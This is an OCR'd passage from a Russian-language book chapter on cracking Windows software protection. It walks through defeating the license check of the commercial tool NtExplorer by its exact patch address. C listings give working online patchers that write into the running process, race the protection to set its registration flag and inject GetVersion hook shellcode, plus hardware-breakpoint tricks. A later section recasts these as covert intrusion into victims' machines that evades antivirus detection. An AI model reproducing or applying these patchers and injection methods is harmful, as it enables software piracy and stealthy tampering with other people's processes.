Мы будем действовать простым, но достаточно надежным способом, срабатывающим в 99,999% случаях. Запускаем процесс, ждем несколько секунд, пока завершится распаковка. Затем читаем память активного процесса, чтобы убедиться, что по данному адресу расположено именно то, что нам нужно (иначе ругаемся на неверную версию ломаемой программы), и "на лету" записываем сюда "исправленную" версию машинных команд.

Возьмем, например, утилиту NtExplorer от Runtime Software. С помощью утилиты PEiD убедимся, что программа упакована с помощью ASPack 2.11c, что говорит о том, что прямой bit-hack невозможен. Что ж! Снимем с программы дамп, загрузим полученный дамп в дизассемблер и по перекрестным ссылкам к строке `Thank you for licensing Runtime's DiskExplorer` выйдем на код, показанный в листинге 34.1.

Листинг 34.1. Фрагмент защитного механизма NtExporer

```
04E59DB   call    sub_4E55B0
04E59E0   test    al, al
04E59E2   jz      loc_4E5A37              ; -> Регистрация не удалась.
04E59E4   mov     eax, dword_582CE8
04E59E9   mov     b,[eax+10h], 1
04E59ED   mov     eax, dword_582CE8
04E59F2   call    sub_4E53B8              ; Запись данных в реестр.
04E59F7   test    al, al
04E59F9   jz      loc_4E5A15
04E59FB   push    0
04E59FD   mov     cx, word_4E5B08
04E5A04   mov     dl, 2
04E5A06   mov     eax,aThankYou;           "Thank you for licensing…"
```

Мы видим условный переход `jz loc_4E5A37`, "шунтирующий" вывод строки об успешной регистрации. Очевидно, что забив его двумя командами `NOP` (если только в программе не присутствует

других проверок), мы сломаем защиту, и тогда любой регистрационный номер будет восприниматься как правильный.

Пишем автоматизированную "ломалку", алгоритм работы которой ясен из комментариев (листинг 34.2).

Листинг 34.2. Простейшая "ломалка", накладывающая патч в режиме on-line –NtExplorer.crack.c

```
main(int c, char **v)
{
      DWORD N; STARTUPINFO si; PROCESS_INFORMATION pi; unsigned char *buf;

      // Данные для патча (пример)
      unsigned char      x_old[] = {0x74,0x53};       // Оригинальные байты
      unsigned char      x_new[] = {0x90,0x90};       // Хакаемые байты
      void*              x_off   = 0x04E59E2;         // Адрес для хака

      memset(&si,0,sizeof(si));buf=malloc(sizeof(x_old));

      // Запуск процесса для взлома
      if (!CreateProcess(0,GetCommandLine()+strlen(v[0])+
            ((GetCommandLine()[0]=='\"')?3:1),0,0,0,0,0,0,&si,&pi)) return
               printf("-ERR:run %s\x7\n",GetCommandLine()+strlen(v[0])+
                        ((GetCommandLine()[0]=='\"')?3:1));

      // Ждем завершения распаковки
      for (N=0;N<69;N++) {printf("pls,wait:%c\r","-\\|/"[N%4]); Sleep(100);}

      // Начинаем патчить
      printf("ok, make parch\n");

      // Проверка версии ломаемой программы
      ReadProcessMemory(pi.hProcess, x_off, buf, sizeof(x_old), &N);
      if (N != sizeof(x_old)) return printf("-ERR:reading vm-memory!\x7\n");
      if (memcmp(x_old,buf,sizeof(x_old))) return
                     printf("-ERR:incorrect ver!\x7\n");

      // Патчим условный переход
      WriteProcessMemory(pi.hProcess, x_off,x_new,sizeof(x_new),&N);
      if (N != sizeof(x_new)) return printf("-ERR:writing vm-memory!\x7\n");
}
```

Запускаем NtExplorer.crack.c, указав имя ломаемой программы (вместе с аргументами, если они есть) в командной строке. При этом происходит следующее. ASPack распаковывает код и передает программе управление. Наша программа автоматического взлома все еще ждет. Программа обнаруживает, что она не зарегистрирована, а демонстрационный срок давно истек. Поэтому программа выводит диалоговое окно с требованием ввести серийный номер. К этому времени терпение у нашей ломалки заканчивается, и пока пользователь вводит первый пришедший ему на ум серийный номер, `jz loc_4E5A37` успешно заменяется на `NOP/NOP`, и при нажатии **OK**, защита благодарит пользователя за регистрацию и продолжает выполнение программы в обычном режиме (рис. 34.1). Пользуйтесь, люди, на здоровье.

Естественно, при следующем запуске диалоговое окно с требованием регистрации появится вновь, отвлекая нас от работы и заставляя вводить серийные номера. А нельзя ли без этого как-нибудь обойтись? Можно! И сейчас мы покажем как!




Рис. 34.1. Несмотря на то, что при старте программы появляется диалоговое окно, требующее регистрации, любой регистрационный ключ воспринимается как правильный

Гонки на опережение

Продолжая исследование программы, мы обнаруживаем пару любопытных команд: `mov b,[eax+10h], 1/mov eax, dword_582CE8`, очевидно, устанавливающих флаг регистрации (что легко проверить экспериментальным путем под отладчиком).

Идея! Чтобы доломать программу окончательно, необходимо установить флаг регистрации в единицу *еще до того, как он будет прочитан*. Иными словами, требуется опередить защиту! В старые добрые времена эта задача решалась пошаговой трассировкой, но теперь протекторы стали существенно более продвинутыми и просто так трассировать себя не дадут. Тем не менее, поскольку между распаковкой кода и передачей управления защите проходит какое-то время, мы вполне можем опередить защиту, если будем выполнять `ReadProcessMemory/WriteProcessMemory` в бесконечном цикле. Для надежности можно понизить приоритет ломаемого процесса, чтобы не давать ему слишком много квантов процессорного времени. Однако если слишком увлечься этим, распаковка может вообще никогда не завершиться. В большинстве случаев, для успешного взлома вообще не требуется никаких игр с приоритетами!

Вся сложность в данном случае заключается в том, что местоположение флага регистрации заранее не определено. Мы знаем лишь то, что он хранится по смещению `10h` от блока памяти, на который указывает двойное слово `582CE8h`, инициализируемое по ходу выполнения программы. Следовательно, алгоритм наших действий будет таков: дожидаемся того момента, когда `582CE8h` приобретает ненулевое значение, и записываем по смещению `10h` значение `01h`, после чего выходим из цикла и позволяем программе продолжить свое выполнение. Программа, конечно, останется в заблуждении, что она успешно зарегистрирована. Ключевой фрагмент кода, реализующего данный алгоритм, приведен в листинге 34.3.

Листинг 34.3. Ключевой фрагмент NtExplorer.crack.cyclon.c

```
// Ждем инициализации x_off
while(!x) ReadProcessMemory(pi.hProcess,(void*)x_off,&x,sizeof(x),&N);

// Ждем инициализации флага регистрации и записи результатов проверки защиты
while(count++<100)
{
        WriteProcessMemory(pi.hProcess,(void*)(x+x_idx),&foo,sizeof(foo),&N);
        Sleep(1);
}
```

С "гонками" кода все понятно. Дождавшись совпадения ломаемого кода (что свидетельствует о завершении распаковки данной части), мы модифицируем его и выходим, поскольку никто другой модифицировать его не собирается. Разумеется, в данном случае мы не берем в расчет самомодифицирующиеся программы, так как это — тема для отдельного разговора.

С переменными, к которым, в частности, относятся флаги регистрации, все сложнее, и они могут модифицироваться многократно. Первый раз — при конструировании объекта (если мы имеем дело с переменной-членом класса), второй раз — при явной инициализации (если только программист не забыл о ней), третий раз — при записи результатов проверки регистрационного ключа (файла, записи в реестре и т. д.). Поэтому одного-единственного вызова `WriteProcessMemory` явно недостаточно, и приходится крутить бесконечный цикл.

Цикл — дело несложное, но слишком дурное. Неплохо бы выделить признак, свидетельствующий о том, что проверка регистрации уже прошла, и переменная больше изменяться не будет, а значит, ее можно не писать. Таким признаком может быть и появление главного окна программы (которое легко отследить функцией `FindWindow`), и вызов некоторой API-функции (чуть далее в этой главе мы покажем, как их перехватывать), и просто время распаковки. Естественно, чем медленнее машина, тем больше ей требуется времени. В данном случае, циклу записи хватает 100 "тиков" даже при запуске NtExplorer под VMware на Pentium III 733 МГц.

Результат взлома показан на рис. 34.2.




Рис. 34.2. После модификации флага регистрации программа приобретает статус лицензионной, даже если поля **Name** и **License key** пусты

Перехват API-функций как сигнальная система

Сигналом к началу модификации может служить вызов какой-нибудь API-функции. Перехватываем функцию, вызываемую сразу же после распаковки (обычно ею оказывается `GetVersion`), и навешиваем на нее "сигнализатор", извещающей нас о ее вызове. Это намного надежнее и эффективнее тупого ожидания или "гонок на опережение". При этом следует только учесть, что `GetVersion` обычно вызывается по меньшей мере дважды — первый раз из распаковщика и второй — уже из стартового кода (start-up code) распакованной программы.

Патч из стартового кода это, так сказать, хак с большого расстояния, и в некоторых случаях желательно подобраться к защитному механизму как можно ближе. Для программ, защищенных ключевым файлом, хорошим решением будет перехват `CreateFileA/CreateFileW` (для Windows 9*x*/Windows NT, соответственно). Кроме того, не помешает перехватить и функции работы с реестром: `RegOpenKey/RegEnumKey/RegEnumValue`.

Чтобы отличить вызовы защитного механизма от всех остальных, мы можем опираться как на передаваемые API-функции параметры, так и на адрес возврата. Дождавшись "своего" вызова, мы модифицируем защитный код по своему усмотрению, а в API-функции, вызываемой *после* проверки действительности ключа, восстанавливаем все в исходное состояние. Этим мы обходим проверки целостности, разбросанные по всей программе. Гоняться за этими проверками по всей программе — занятие трудоемкое и нерациональное, тем более, что восстановление осуществляется гораздо проще. На проверки, выполняемые *между* вызовами API-функций, это не распространяется, и их приходится хачить вместе с остальным модифицированным кодом. Как вариант, можно воспользоваться установкой аппаратных точек останова, которые мы подробно обсудим в следующем разделе этой главы.

Алгоритм перехвата значительно упрощает тот факт, что библиотека KERNEL32.DLL во всех процессах загружается по одному и тому же адресу, а это означает, что для того, чтобы определить адрес API-функции в ломаемом процессе, достаточно определить его в своем процессе! Оба полученных адреса будут идентичны!

> ***Примечание***
>
> В отношении остальных библиотек такой уверенности нет. Как правило, USER32.DLL и GDI32.DLL загружаются по одним и тем же адресам во всех процессах, но без 100% гарантии. Что касается прикладных библиотек, то они могут "гулять" по памяти в широких пределах — все зависит от того, заняты ли базовые адреса загрузки другими библиотеками или нет.

Далее, несмотря на то, что KERNEL32.DLL проецируется на *все* процессы, при записи внедряемого кода соответствующие страницы памяти автоматически расщепляются, и модификация затронет *только* хакаемый процесс, никак не воздействия на все остальные. Этот механизм называется *копированием при записи* (copy-on-write).

План наших действий в общих чертах выглядит так. Определяем адрес выбранной API-функции в своем процессе и вызываем `VirtualAllocEx`, выделяя в хакаемом процессе блок памяти, используемый для "сигнальных" целей. Запоминаем адрес "сигнального" блока и тут же копируем его в shell-код, внедряемый в API-функцию посредством `WriteProcessMemory`, естественно, сохранив ее оригинальное содержимое. Впрочем, вопросы перехвата API-функций достаточно широко освещены в литературе, поэтому здесь мы не будем останавливаться на этом подробно. Заинтересованным читателям можно порекомендовать книгу Олега Зайцева, в которой эти вопросы освещены детально[2].

Рассмотрим усовершенствованный вариант нашего on-line патчера. Он перехватывает API-функцию `GetVersion`, внедряя на ее место shell-код следующего содержания: `inc byte ptr [p_p]/ret`, где `p_p` — адрес блока памяти, выделенного функцией `VirtualAllocEx`. При каждом вызове `GetVersion` содержимое переменной `p_p` будет увеличиваться на единицу (оригинальное содержимое функции `GetVersion` для простоты не сохраняется). Когда значение переменной `p_p` достигнет двух, наша "ломалка" поймет, что программа распакована, и пора приниматься за модификацию. Естественно, чтобы отловить этот момент, приходится непрерывно опрашивать переменную `p_p`, вызывая `ReadProcessMemory` в цикле, что не только некрасиво, но еще и непроизводительно. Эстеты могут воспользоваться средствами межпроцессного взаимодействия (например, семафорами). Хотя это усложнит реализацию shell-кода, но, вместе с тем, улучшит качество on-line патчера. Ключевой фрагмент файла NtExplorer.carck-API.c, демонстрирующего только что описанный метод, приведен в листинге 34.4.

---

[2] Олег Зайцев, "Rootkits, SpyWare/AdWare, Keyloggers & BackDoors. Обнаружение и защита". — СПб.: БХВ-Петербург, 2006.

Листинг 34.4. Ключевой фрагмент файла NtExplorer.crack-API.c, демонстрирующего наложение патча через перехват API

```
unsigned char      shell[] = {0xFE,0x05,0x56,0x34,0x12,0x00,0xC3};
                                //  INC byte [^^^  address  ^^^]; RET
// Определяем адрес GetVersion
h = LoadLibrary("KERNEL32.DLL"); p_f = GetProcAddress(h,"GetVersion");

// Внедряем в программу свою переменную
p_p = VirtualAllocEx(pi.hProcess, 0, 0x1000, MEM_COMMIT, PAGE_READWRITE);

// Готовим shell-код - подставляем фактический адрес переменной p_p
memcpy(&shell[2],&p_p,4);

// Внедряем shell-код в программу
// Здесь цикл необходим для того, чтобы дождаться момента,
// Когда библиотека KERNEL32.DLL будет загружена
while (!WriteProcessMemory(pi.hProcess, p_f, shell, sizeof(shell), &N));

// Ждем вызова GetVersion (непрерывный опрос переменной p_p)
// Первый вызов из распаковщика,второй вызов - из самой программы
while(x<2) ReadProcessMemory(pi.hProcess, p_p, &x, sizeof(x), &N);
```

Аппаратные точки останова

Наилучший результат дают аппаратные точки останова, установленные на критические машинные команды и переменные защитного кода. Возвращаясь к листингу 34.1, мы бы могли установить аппаратную точку по исполнению на адрес `04E59E2h` (где расположена инструкция `jz loc_4E5A37`) и, вместо того, чтобы модифицировать ее, просто изменить значение регистра `EIP` таким образом, чтобы он указывал на следующую машинную команду, как будто условный переход не выполнялся. То же самое и с переменной флага регистрации. Установить точку останова по чтению/записи, и тогда "сторожевые псы", контролирующие целостность машинного кода, ничего не смогут обнаружить! Контрольная сумма образа файла не изменится, да и сам он останется в неприкосновенности (поэтому за такой взлом юридически очень трудно привлечь к ответственности). Красота, да и только!

Подробнее о точках останова можно прочитать в руководстве Intel. Однако в работе с точками останова есть множество тонкостей, не отраженных в документации. Команда наподобие `mov Drx, eax` на прикладном уровне вызовет исключение, обвиняющее нас в попытке выполнить привилегированную инструкцию на `ring 3`. Но не спешите засаживаться за написание драйвера — отладочные регистры беспрепятственно меняются через *контекст*! Для этого даже необязательно обладать привилегиями администратора, а отлавливать отладочные исключения можно и через структурную обработку исключений (Structured Exception Handling, SEH).

Практическая реализация этого подхода показана в листинге 34.5.

Листинг 34.5. Установка аппаратных точек останова с прикладного уровня (Drx.c)

```
SetBreakPoint(void* p)                              // Установка точки останова
{
      // Получаем дескриптор текущего потока
      CONTEXT ctx; HANDLE h = GetCurrentThread();

      // Получаем содержимое отладочных регистров
      ctx.ContextFlags = CONTEXT_DEBUG_REGISTERS; GetThreadContext(h, &ctx );
```

```
      // Устанавливаем точку останова номер 0 по адресу p на исполнение
      ctx.Dr0 = p;
      ctx.Dr7 = ( ctx.Dr7 & 0xFFF0FFFF ) | 0x101;

      // Обновляем регистровый контекст
      SetThreadContext( h, &ctx );
}

UnSetBreakPoint()                                    // Снятие точки останова
{
      // Получаем дескриптор текущего потока
      CONTEXT ctx; HANDLE h = GetCurrentThread();

      // Получаем содержимое отладочных регистров
      ctx.ContextFlags = CONTEXT_DEBUG_REGISTERS; GetThreadContext(h, &ctx);

      // Выключаем точку останова номер 0
      ctx.Dr7 = ( ctx.Dr7 & 0xFFFFFFFE );

      // Обновляем регистровый контекст
      SetThreadContext( h, &ctx );
}

// Функция, на которую мы ставим точку останова
test(){printf("this is just a test\n");}

main()
{
      __try{
               test();                // Вызываем test до установки точки останова
               SetBreakPoint(test);   // Устанавливаем точку останова
               test();                // Вызываем test после установки точки
                                      // останова
      }

      __except(1)
      {
               printf("hello, breakpoint!\n");
               UnSetBreakPoint();       // Снимаем точку останова
      }
      test();                           // Вызываем test после снятия точки
                                        // останова
}
```

Устанавливать точки останова можно как в своем, так и в чужом потоке, но в последнем случае исключение поймает чужой поток, а точнее — его собственный фильтр структурных исключений, который может быть переустановлен в любой момент. Маловероятно, что он сумеет разобраться, откуда взялось это исключение и что с ним делать, поэтому нашей первой задачей будет контроль за собственным обработчиком SEH. Если ломаемая программа устанавливает новый SEH-фильтр, мы должны перекидывать наш обработчик наверх. Сделать это достаточно просто. Указатель на текущий SEH-фрейм хранится по адресу `FS:[0]`, и нам ничего не стоит установить сюда точку останова по записи. Следует только помнить, что у каждого потока имеется свой собственный SEH, а точек останова — всего четыре. С другой стороны, можно породить в отлаживаемом процессе свой поток. Сделать это можно либо через функцию `CreateRemoteThread`, вызванную из онлайнового патчера, либо с помощью функции `CreateThread`, вызванной из перехваченной API-функции.

Как вариант, on-line patcher может запустить ломаемую программу как отладочный процесс, получая уведомления обо всех исключениях. Стоит, правда, заметить, что протекторы страшно не любят, когда их отлаживают, да и точки останова они предпочитают затирать еще в зародыше. Поэтому устанавливать их следует только на чистом коде, свободном от мин, то есть в непосредственной близости от защитного механизма, подобраться к которому позволяет перехват API-функций.

Результат работы примера, приведенного в листинге 34.5, показан на рис. 34.3.




Рис. 34.3. Результат работы программы Drx.c

Мы рассмотрели основные компоненты онлайнового патчера, продемонстрировав несколько эффективных методик. Хотя до законченной "ломалки" нам еще далеко, основной фундамент уже заложен, а все остальное пытливый читатель сможет достроить и самостоятельно.

Малоизвестные способы взлома клиентских программ

Борьба с защитами идет по всем направлениям, и хакерские методики стремительно совершенствуются. Между тем широкой общественности о них ничего не известно. Ходят какие-то неясные слухи, но пошаговой инструкции взлома никто не предлагает. В этом разделе будут рассмотрены некоторые малоизвестные, но многообещающие способы взлома клиентских приложений.

Обзор способов взлома

Клиентские приложения можно ломать по разному. Возможностей — просто море. Одни хакеры предпочитают локальный взлом, другие — удаленный. В данном разделе мы будем говорить только о локальном взломе. На самом деле, в хакерском мире все взаимосвязано, и локальный взлом можно рассматривать как заключительную стадию удаленной атаки.

Будем исходить из того, что на вражеском компьютере уже находится наш собственный код. Забросить его можно различными путями. Например, найти переполняющийся буфер и затолкать в него shell-код или зарядить электронное письмо "нехорошим" вложением. В общем, эта методика уже давно отработана и отшлифована до зеркального блеска. Вирусы, черви, троянские кони появляются ежедневно тысячами, а количество дыр, обнаруженных в Windows за последние полгода, переходит все границы терпимости и гуманизма. Каждый месяц приходится качать по полста Мбайт заплаток, практически все из которых — критические. Но кто их качает? Так, считанные единицы! Корабль под названием "Windows" дал серьезную течь, сразу треснув по всем швам. Миллионы незалатанных машин просто напрашиваются на атаку! Подготовка к вторжению идет полным ходом. Хакеры пишут и отлаживают червей, прилагая все усилия к тому, чтобы предотвратить их обнаружение антивирусами, брандмауэрами и программами обнаружения шпионского ПО (antispyware).

Локальное воздействие на атакуемую машину до сих пор замалчивается как специалистами по информационной безопасности, так и хакерами. Дальше примитивных методов сокрытия файлов и процессов дело обычно не идет. Вызывать Native API операционной системы можно, но бесполезно. Заразить NTOSKRNL.EXE таким способом все равно не удастся, к тому же, любая модификация системных файлов слишком заметна. Лучше воевать с исполняемыми файлами прямо в памяти!

Модификация без изменения байт

Изменение защитных байт в файле или памяти, более известное под названием bit hack — классика взлома. Прием древний, неинтересный и буквально навязший у всех в зубах. Легко обнаруживаемый, и к тому же юридически далеко не безупречный. Модификация программного обеспечения, как известно, преследуется по закону.

Можно ли взломать приложение, даже не прикасаясь к нему? Вопрос не так глуп, как кажется. Пусть мы не можем модифицировать код и данные приложения, но манипулировать регистрами процессора нам никто не запрещает! Ведь процессор, в отличие от программного обеспечения, продается, а не лицензируется, то есть мы можем делать с ним все, что вздумается.

Рассмотрим типичную программу, вызывающую защитную функцию, за которой следует условный переход, действующий по принципу системы опознавания "свой — чужой". В ассемблерном виде это может выглядеть приблизительно так, как показано в листинге 34.6.

Листинг 34.6. Типичный фрагмент защищенной программы

```
CALL     check_something
TEST     EAX,EAX
JNZ      virus_or_evil_hacker_has_detected_and_will_be_destroy
CALL     all_ok_continue_normal_execution
```

Что можно сделать? Нечестные варианты:

- Подправить функцию `check_something` так, чтобы она всегда возвращала `TRUE` (`XOR EAX,EAX/DEC EAX/RETN`).
- Изменить `TEST EAX,EAX` на `XOR EAX,EAX`, чтобы независимо от результатов проверки, регистр `EAX` всегда был равен нулю.
- Удалить команду `JNZ`, заменив ее операцией `MOV EAX,EAX` (то же самое, что и `NOP`, только из двух байтов).

Все эти способы серьезно конфликтуют с законом.

А вот сравнительно честный метод взлома. Дожидаемся выхода из функции `check_something` и тут же модифицируем регистр `EAX`, устанавливая его в 1 или в `FFh`. Ведь это же наш регистр, выкупленный у компании Intel (или AMD), и авторское право на него не распространяется! Нет-нет, команда `TEST EAX,EAX` остается нетронутой, и целостность ломаемой программы никак не нарушается. Воздействию подвергается лишь сам регистр.

Как вариант, можно дождаться завершения выполнения команды `TEST EAX,EAX` и подправить регистр флагов, а точнее флаг Zero. Или изменить `EIP` таким образом, чтобы он прыгал на нужную нам ветку. Никакой закон не может нас заставить выполнять тот код, который мы не хотим!

Правда, хороших юристов это не остановит. Уголовный кодекс в первую очередь смотрит на конечный результат, игнорируя пути его достижения. Зарубить человека можно честно купленным топором, но вряд ли это послужит оправданием. То есть пользоваться взломанной программой все равно нельзя, но мы ведь и не собираемся ею пользоваться! Мы совсем другого хотим! Внедриться на атакуемый компьютер так, чтобы факт вторжения остался незамеченным.

Как это можно осуществить практически? Первое, что приходит на ум, — присоединиться к атакуемому процессу вызовом `DebugActiveProcess` (или открыть процесс с флагом `DEBUG_PROCESS`), некоторое время потрассировать его, дожидаясь выполнения нужной нам команды, затем "подрихтовать" регистры и вернуть управление. Звучит прекрасно, но работает только на бумажных процессах. В диких джунглях реального двоичного кода трассировка умирает еще в упаковщике/протекторе. К тому же она очень медленно работает, что сразу же демаскирует атаку. Наконец, API-функции трассировать нельзя, и приходится предусматривать обходной код, в результате чего трассировщик разрастается в размерах.

А что, если установить аппаратную точку останова? Если только атакуемая программа не предпримет специальных усилий (например, задействует все четыре точки останова под собственные нужды), этот прием может неплохо сработать! Проблема в том, что точка останова устанавливается на линейный, а не на физический адрес, и потому обработчик отладочного исключения (которое генерируется при обращении к соответствующей ячейке памяти) возбуждается в контексте данного процесса. А это значит, что для успешной реализации атаки необходимо проникнуть в чужое адресное пространство.

Это можно сделать, создав удаленный поток, за что отвечает функция `CreateRemoteThread`[3], или воспользоваться связкой `VirtualAllocEx`/`WriteProcessMemory`. Обе технологии давно отработаны и описаны в сотнях хакерских мануалов. Большинство троянов именно так и работает. А вот это уже нехорошо. Теряется фактор новизны, неожиданности и внезапности. Разработчики антивирусов активно работают над созданием оружия, срубающего внедряющийся код еще на излете. К тому же, вторжение в чужое адресное пространство может быть расценено как модификация приложения в памяти. Юристам ведь не объяснишь, что авторские права распространяются лишь на образ приложения на диске/памяти, но отнюдь не на все адресное пространство целиком!

В принципе, можно разместить отладочный обработчик в области памяти, принадлежащей операционной системе, например, KERNEL32.DLL. Microsoft довольно лояльно относится к таким проделкам, и этот подход практикуют довольно многие коммерческие программы. Тем не менее, здесь есть одно "но". Все, что находится ниже адреса `80000000h`, находится в прямом ведении прикладного процесса, и на каждый из них проецируется индивидуально. То есть, если мы изменим пару байт в "своей" проекции KERNEL32.DLL, все остальные процессы не узнают об этом! А это значит, что внедрение отладочного обработчика должно осуществляться из контекста атакуемого процесса, следовательно, мы должны внедриться и модифицировать его! Замкнутый круг? Не совсем. Можно, к примеру, модифицировать KERNEL32.DLL на диске. Технически это возможно (хотя и непросто), но сам факт будет сразу же обнаружен! Сначала возмутится служба проверки системных файлов Windows (System File Checker, SFC), а это значит, что ее придется отключать. За ней потянутся антивирусные сторожа, ревизоры, мониторы и прочие силовые структуры. Нет, этот метод не подходит.

А почему бы не загрузить свой драйвер и не разместить отладочный обработчик внутри него? Верхняя половина адресного пространства (от `80000000h` и выше) проецируется на все процессы. Сюда загружается NTOSKRNL.EXE и драйверы, а это значит, что наш драйвер будет "виден" из любого процесса. Более элегантного и, самое главное, наименее всего конфликтующего с законом способа внедрения, пожалуй, и не придумаешь. От победного финала нас отделяет только одна маленькая проблема. А именно — верхняя половина адресного пространства прикладным процессам недоступна. Попытка передачи управления тут же возбуждает исключение, неизбежное как восход солнца, что и подтверждает программа, приведенная в листинге 34.7. Она сканирует адресное пространство и выводит адреса всех страниц, к которым есть доступ на исполнение. Результаты исполнения этой программы подтверждают, что ни одной страницы выше `80000000h` здесь не наблюдается (рис. 34.4).

Листинг 34.7. Фрагмент кода, демонстрирующий процедуру поиска страниц памяти, к которым есть доступ на исполнение

```
#include <windows.h>
#include <stdio.h>
main()
{
      unsigned int p = 0x00001000;                  // Начальный адрес
      while(p)                                      // Выполняем цикл
```

[3] В Windows 9*x* эта функция не работает, но данная ОС медленно, но неуклонно выходит из употребления.

```
        {
                // Выводим адреса всех страниц, к которым есть доступ на исполнение
                if (!IsBadCodePtr(p)) printf("%08Xh ",p);

                // Перемещаемся на следующую страницу
                p+=0x1000;
        }
}
```




Рис. 34.4. Страницы памяти, доступные на исполнение

Эх, такую идею испортили… Хотя, стоп, ничего не испортили! Ведь на нулевом кольце (а наш драйвер исполняется именно там), можно творить все, что угодно. Искусственный интеллект сотворить вряд ли получится, но вот отключить защиту мы сможем. Правда, это будет слишком заметное, уродливое и к тому же небезопасное решение. Защита на верхнюю половину памяти установлена не даром. Она не позволяет приложениям пойти вразнос, и хотя операционная система спокойно проживет и без такой защиты, это будет просто варварство.

Проведем простой эксперимент — напишем программу, которая передает управление куда-то в глубину ядра, и посмотрим, что при этом происходит (листинг 34.8). Затем запустим эту программу на исполнение и взглянем на результат (рис. 34.5).

Листинг 34.8. Фрагмент кода, пытающийся передать управление по адресу, находящемуся в пространстве памяти ядра

```
#include <stdio.h>

main()
{
```

```
        char *p;
        // Произвольный адрес в верхней половине адресного пространства
        p = (char *)0xBE0FAC69;

        // Передача управления на p
        // (конечно, это можно было сделать и на C,
        // но ассемблерная вставка эффективнее)
        __asm{
                mov ebx,[p]
                jmp ebx
        }
}
```

